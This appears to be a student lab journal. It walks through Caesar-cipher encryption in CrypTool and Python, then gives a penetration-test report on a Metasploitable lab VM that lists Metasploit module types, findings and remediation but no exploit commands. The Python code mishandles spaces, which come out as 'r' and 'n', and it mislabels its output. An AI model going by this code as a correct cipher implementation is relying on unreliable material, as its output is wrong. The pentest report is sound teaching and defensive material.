
Output:


Using Cryptool:





CrypTool 2.1 (Stable Build 9778.2) – Wizard
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Startcenter
Wizard
WIZARD
TASK SELECTION
Please select the kind of task you want to fulfill and click "Next" to proceed.
Description
Selecting this allows you to encrypt a plaintext or decrypt a ciphertext. You can choose which algorithm you want to use for doing this.
Encryption/Decryption
Cryptanalysis
Hash Functions
Mathematical Functions
Codes
Tools
Start
Back
Next
Abort


CrypTool 2.1 (Stable Build 9778.2) – Wizard
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Startcenter
Wizard
WIZARD
AGE SELECTION
Select classic or modern encryption/decryption.
Description
Selecting **this** allows you to encrypt a plaintext or decrypt a ciphertext with a classic algorithm. You can choose which algorithm you want to use for doing this.
Classic Encryption/Decryption
Modern Encryption/Decryption
Start
Encryption/Decryption
Back
Next
Abort


CrypTool 2.1 (Stable Build 9778.2) – Wizard
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Startcenter
Wizard
WIZARD
ALGORITHM SELECTION
Select a classic encryption/decryption algorithm.
Description
Caesar
Vigenère
Substitution
Enigma
Playfair
ADFGVX
XOR
Transposition
Scytale
This encryption algorithm, already used by the Roman general and dictator Caesar, substitutes single letters: The substitution rule is that the letters of the cleartext alphabet are shifted by a special value (key).
Start
Encryption/Decryption
Classic Encryption/Decryption
Back
Next
Abort


CrypTool 2.1 (Stable Build 9778.2) – Wizard
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Startcenter
Wizard
WIZARD
MESSAGE INPUT
Here, you can input the message and the key to use.
Encrypt or Decrypt:
Encrypt
Message to encrypt:
This is covered under Practcal 7. This practical is done using Cryptool.
Key:
3
Start
Encryption/Decryption
Classic Encryption/Decryption
Caesar
Back
Next
Abort



2. Implement encryption and decryption using Ceaser Cipher. (python code)

- **Description :** The Caesar cipher is a simple encryption technique that was used by Julius Caesar to send secret messages to his allies. It works by shifting the letters in the plaintext message by a certain number of positions, known as the “shift” or “key”.
- The Caesar Cipher technique is one of the earliest and simplest methods of encryption technique. It’s simply a type of substitution cipher, i.e., each letter of a given text is replaced by a letter with a fixed number of positions down the alphabet. For example with a shift of 1, A would be replaced by B, B would become C, and so on. The method is apparently named after Julius Caesar, who apparently used it to communicate with his officials.
- Thus to cipher a given text we need an integer value, known as a shift which indicates the number of positions each letter of the text has been moved down.
  The encryption can be represented using modular arithmetic by first transforming the letters into numbers, according to the scheme, A = 0, B = 1,…, Z = 25. Encryption of a letter by a shift n can be described mathematically as.
- For example, if the shift is 3, then the letter A would be replaced by the letter D, B would become E, C would become F, and so on. The alphabet is wrapped around so that after Z, it starts back at A.
- Here is an example of how to use the Caesar cipher to encrypt the message “HELLO” with a shift of 3:

1. Write down the plaintext message: HELLO
2. Choose a shift value. In this case, we will use a shift of 3.

3. Replace each letter in the plaintext message with the letter that is three positions to the right in the alphabet.

   H becomes K (shift 3 from H)

   E becomes H (shift 3 from E)

   L becomes O (shift 3 from L)

   L becomes O (shift 3 from L)


   O becomes R (shift 3 from O)

4. The encrypted message is now “KHOOR”.

- To decrypt the message, we simply need to shift each letter back by the same number of positions. In this case, we would shift each letter in “KHOOR” back by 3 positions to get the original message, “HELLO”.

(Encryption Phase with shift n)

(Decryption Phase with shift n)



Examples :

Text : ABCDEFGHIJKLMNOPQRSTUVWXYZ

Shift: 23

Cipher: XYZABCDEFGHIJKLMNOPQRSTUVW

Text : ATTACKATONCE


Shift: 4

Cipher: EXXEGOEXSRGI

Output :

Using Python File:


For encryption:



```
C:\Windows\System32\cmd.e
Microsoft Windows [Version 10.0.22621.4317]
(c) Microsoft Corporation. All rights reserved.

D:\Ethical Hacking>python encrypt.py
Text  : THIS IS EH LAB DEMO
Shift : 4
Cipher: XLMWrMWrILrPEFrHIQS
```

For decryption:

```
@titl  decry
File  Edit  View

def decrypt(text,s):
    result = ""

    # traverse text
    for i in range(len(text)):
        char = text[i]

        # Encrypt uppercase characters
        if (char.isupper()):
            result += chr((ord(char) - s-65) % 26 + 65)

        # Encrypt lowercase characters
        else:
            result += chr((ord(char) - s - 97) % 26 + 97)

    return result

#check the above function
text = "XLMWrMWrILrPEFrHIQS"
s = 4
print ("Text  : " + text)
print ("Shift : " + str(s))
print ("Cipher: " + decrypt(text,s))
```


C:\Windows\System32\cmd.e
Microsoft Windows [Version 10.0.22621.4317]
(c) Microsoft Corporation. All rights reserved.
D:\Ethical Hacking>python encrypt.py
Text : THIS IS EH LAB DEMO
Shift : 4
Cipher: XLMWrMWrILrPEFrHIQS
D:\Ethical Hacking>python decrypt.py
Text : XLMWrMWrILrPEFrHIQS
Shift : 4
Cipher: THISnISnEHnLABnDEMO
D:\Ethical Hacking>

Practical No. 9

Pen Testing

Aim: Penetration Testing using Metasploit and metasploitable**.**

Description:

Metasploit Framework is a powerful open-source penetration testing framework. You get to know all the information about penetration testing, IDS signature, and software vulnerabilities. It allows the execution and development of the exploit code against a remote target tool. Metasploit is not illegal itself, but it depends on what you use it for.

Major keywords in the Metasploit framework

The module is a software application in the Metasploit framework that carries out tasks like exploiting and scanning and the targets.

They are the key components of the framework and are broken down into 7 types below:

1. Exploits
2. Payloads
3. Auxiliaries
4. Encoders
5. Evasions
6. Nops
7. Post

Payloads are the simple scripts that are often used in module exploits by taking advantage of the system's vulnerabilities. Auxiliary modules are the only modules that are not exploited. Several interesting features allow them to do more than just exploiting.

Report:

Penetration Testing Report

Target: Metasploitable (lab VM)

Aim: Penetration Testing report using Metasploit and Metasploitable.

Description:
Metasploit Framework is a powerful open-source penetration testing framework. It provides a hands-on way to learn about penetration testing, IDS signatures, and software vulnerabilities.

Metasploit enables execution and development of exploit code against remote targets. The framework itself is a legitimate security tool — its legality depends entirely on how and where it is used (always obtain authorization before testing).

Metasploit's major concepts and components are important to understand in a testing workflow. Modules are software components in the Metasploit framework that carry out tasks such as exploiting, scanning, or enumerating targets. They are the key building blocks of the framework and are classified into the following seven types:

1. **Exploits** — Code that takes advantage of a vulnerability in a target service to execute arbitrary actions (often used to gain an initial foothold).
2. **Payloads** — Scripts or binaries delivered by exploits to provide a post-exploitation agent (e.g., a shell, meterpreter, reverse TCP). Payloads implement what you want the exploited host to do once compromise is achieved.
3. **Auxiliaries** — Non-exploit modules used for scanning, fuzzing, information gathering, sniffing, and more. They don't directly exploit vulnerabilities but are invaluable for reconnaissance and verification.
4. **Encoders** — Transform payloads to bypass some simple signature-based detection mechanisms by changing byte patterns.
5. **Evasions** — Modules and techniques intended to avoid detection by IDS/AV/WAF or to obfuscate exploit delivery (use carefully and ethically in testing scenarios).
6. **Nops** — No-operation sleds used to pad memory payloads to reliable offsets when constructing exploits.
7. **Post** — Post-exploitation modules used after gaining access to perform actions like credential harvesting, lateral movement, persistence, and cleanup.

Note on Payloads vs Auxiliaries: Payloads are the components typically delivered by exploit modules to execute code on the target. Auxiliary modules differ in that they are not intended to gain remote code execution — instead, they perform scanning, enumeration, or other support tasks. Together, these module types provide the flexibility to perform full attack simulations in a controlled lab.

1. Executive Summary

This engagement documents a controlled penetration test performed against a Metasploitable virtual machine using the Metasploit Framework along with standard reconnaissance and vulnerability scanning tools. The purpose of the test was educational: to demonstrate common

vulnerability classes, demonstrate exploitation workflows in a lab environment, and provide recommendations to remediate identified weaknesses.

High-level findings:

- Multiple intentionally vulnerable services were discovered (FTP, Telnet, SMB, web services, database services).
- Several high-severity vulnerabilities present that allow unauthenticated access or privilege escalation in the lab image.
- All issues are expected for a purposefully vulnerable VM (Metasploitable); these findings highlight typical real-world misconfigurations and the importance of hardening.

Overall risk level: HIGH (for an unpatched/Internet-exposed system with these vulnerabilities). In a production setting, these issues would demand immediate attention.

2. Scope and Rules of Engagement

- **Scope:** Single host — Metasploitable (IP: replace-with-lab-ip). No external networks were in scope.
- **Environment:** Isolated lab network. No attacks were performed against systems outside the lab.
- **Authorization:** Test conducted in a controlled lab environment with explicit permission (Metasploitable intentionally vulnerable). Do **not** run these activities against systems without written authorization.
- **Timebox:** (Start time — End time)

3. Test Environment and Tools

Test VM: Metasploitable 2/3 (replace with exact version used)

Attacker host: Kali Linux / Parrot / any pentest distribution with Metasploit installed.

Primary tools used:

- Metasploit Framework — vulnerability verification and exploitation (lab use only)
- Nmap — port/service discovery
- Nikto / dirb / gobuster — web directory enumeration
- SMB client / smbclient — SMB enumeration
- mysql client — database checks
- Wireshark — network capture and analysis

- Burp Suite — web testing and manual verification
- OpenVAS or Nessus (optional) — vulnerability scanning and verification

4. Methodology

The assessment followed a standard penetration testing methodology adapted for an isolated lab system:

1. **Reconnaissance** — Passive/active discovery of live hosts and open ports using Nmap. Gather service banners and versions.
2. **Vulnerability Identification** — Use scanners and manual inspection to identify outdated services, misconfigurations, and known vulnerable software.
3. **Exploitation (verification)** — In a lab context, verify vulnerabilities to demonstrate risk. In real engagements exploit attempts should be carefully controlled and documented. For this report, exploitation was restricted to the Metasploitable VM.
4. **Post-exploitation** — Demonstrate impact (e.g., access to shell, reading sensitive files). No destructive actions performed.
5. **Reporting & Remediation** — Document findings with remediation guidance and risk ratings.

Note: This is an educational lab exercise. All exploitation was performed against a VM designed for practice. Never perform exploitation on production or third-party systems without permission.

5. Findings (by priority)

Finding 1 — Unauthenticated Remote Code Execution / Backdoor in FTP (High)

Description: The FTP service running on the target exposes an intentionally vulnerable implementation/version that may contain a backdoor or allow unauthenticated remote actions.

Evidence: FTP service banner indicates an outdated/service with known issues. Anonymous FTP access is enabled (or a misconfigured backdoor service present).

Impact: An attacker can upload or execute files remotely, leading to full system compromise.

Risk: High — allows easy foothold and persistence.

Remediation:

- Disable anonymous FTP or restrict access to authenticated users only.
- Upgrade or replace the FTP server software with a maintained, patched version.

- Restrict FTP access via network ACLs and use secure alternatives (SFTP/FTPS) where possible.

Finding 2 — Unencrypted and Weak Services: Telnet/FTP (High)

Description: Telnet and other plaintext protocols are running which do not protect credentials in transit.

Evidence: Telnet port open; service responses indicate legacy daemon.

Impact: Credentials transmitted in cleartext can be intercepted and reused.

Risk: High for any real network exposure.

Remediation:

- Disable Telnet; use SSH with strong key-based authentication.
- Remove unused legacy services from production systems.

Finding 3 — Vulnerable Web Applications (High)

Description: The web server(s) on the target host host intentionally vulnerable web apps and outdated components which allow directory enumeration, file upload, and other common web vulnerabilities.

Evidence: Web directories enumerated; known vulnerable web apps found (e.g., weak CMS, test pages). Tools like Nikto and directory brute-forcing found common endpoints.

Impact: Remote code execution, information disclosure, or sensitive file access.

Remediation:

- Remove or patch sample/demo web applications.
- Apply secure development practices and input validation.
- Run web application scanners in staging before deploy.

Finding 4 — SMB/Samba Misconfiguration (High)

Description: SMB service exposes writable shares or services vulnerable to known remote code execution issues in outdated Samba.

Evidence: SMB shares enumerated; publicly writable share or anonymous access available.

Impact: Attackers can write files, upload shells, or escalate privileges via known vulnerabilities.

Risk: High.

Remediation:

- Disable anonymous SMB access; remove unnecessary shares.
- Apply updates/patches to Samba and restrict share permissions.

Finding 5 — Outdated Database Services (Medium-High)

Description: MySQL/PostgreSQL instances running with default or weak credentials and known buggy versions.

Evidence: Service banners show older versions; login attempts succeed with default/weak credentials in lab.

Impact: Unauthorized access to stored data; potential for privilege escalation.

Remediation:

- Enforce strong passwords, disable remote root logins, and update DB software.
- Use least privilege for DB accounts and enable network restrictions.

Finding 6 — Miscellaneous test services and vulnerabilities (Medium)

Description: Additional services (e.g., intentionally vulnerable CGI scripts, outdated libraries) present on the VM.

Impact & Remediation: Remove demo/test services; apply secure configurations and patch management.

6. Proof-of-Concept & Evidence

Detailed, step-by-step exploit commands and payloads are *not* included in this report to avoid enabling misuse on unauthorized systems. Evidence for this lab engagement was captured during testing and includes:

- Nmap port/service scan outputs (saved to file)
- Screenshots of service banners and scanner output
- Logs of successful login to lab accounts
- Network packet captures showing plaintext credentials for Telnet/FTP

If we require a forensic bundle (scans, screenshots, pcap files) for internal training or classroom use, those artifacts can be packaged and shared securely.

7. Risk Rating and Prioritization Guidance

Use the following prioritization to guide remediation efforts in a production environment:

- **Critical / High:** Services allowing unauthenticated remote code execution, writable remote shares, or plaintext credential exposure. Fix immediately or isolate the host.

- **Medium:** Services with authentication but vulnerable versions or weak configurations. Plan remediation within a short SLA (days-weeks).
- **Low:** Informational issues, outdated banners, or services with limited attack surface — schedule as part of normal maintenance.

8. Recommended Actions & Remediation Checklist

1. **Immediate**
    - Disconnect vulnerable host from production networks (if applicable).
    - Disable anonymous or insecure services (Telnet, anonymous FTP, open SMB shares).
2. **Short-term**
    - Apply vendor patches for all services (FTP, Samba, web server, DB).
    - Change default credentials and enforce strong password policies.
    - Harden services: disable unused modules, enforce least privilege.
3. **Medium-term**
    - Deploy network segmentation and firewall rules to limit service exposure.
    - Implement centralized logging and IDS/IPS for anomalous behavior detection.
    - Run regular vulnerability scans and prioritize remediation by CVSS/Risk.
4. **Long-term**
    - Establish secure deployment practices for web apps (code review, CI/CD testing, WAF where appropriate).
    - Conduct regular pentesting exercises and security training for developers/ops teams.

9. Lessons Learned & Educational Takeaways

- Metasploitable is a useful training ground that contains many realistic misconfigurations.
- Simple steps (patching, removing sample apps, disabling insecure protocols) significantly reduce risk.
- Automated scanners are helpful but must be combined with manual verification to assess true impact.

10. Appendix

- **Scan summary:** Attach raw Nmap output files here.
- **Service banners & screenshots:** Attach evidence screenshots.
- **References & further reading:** Metasploit documentation, OWASP Top 10 guidance, vendor hardening guides.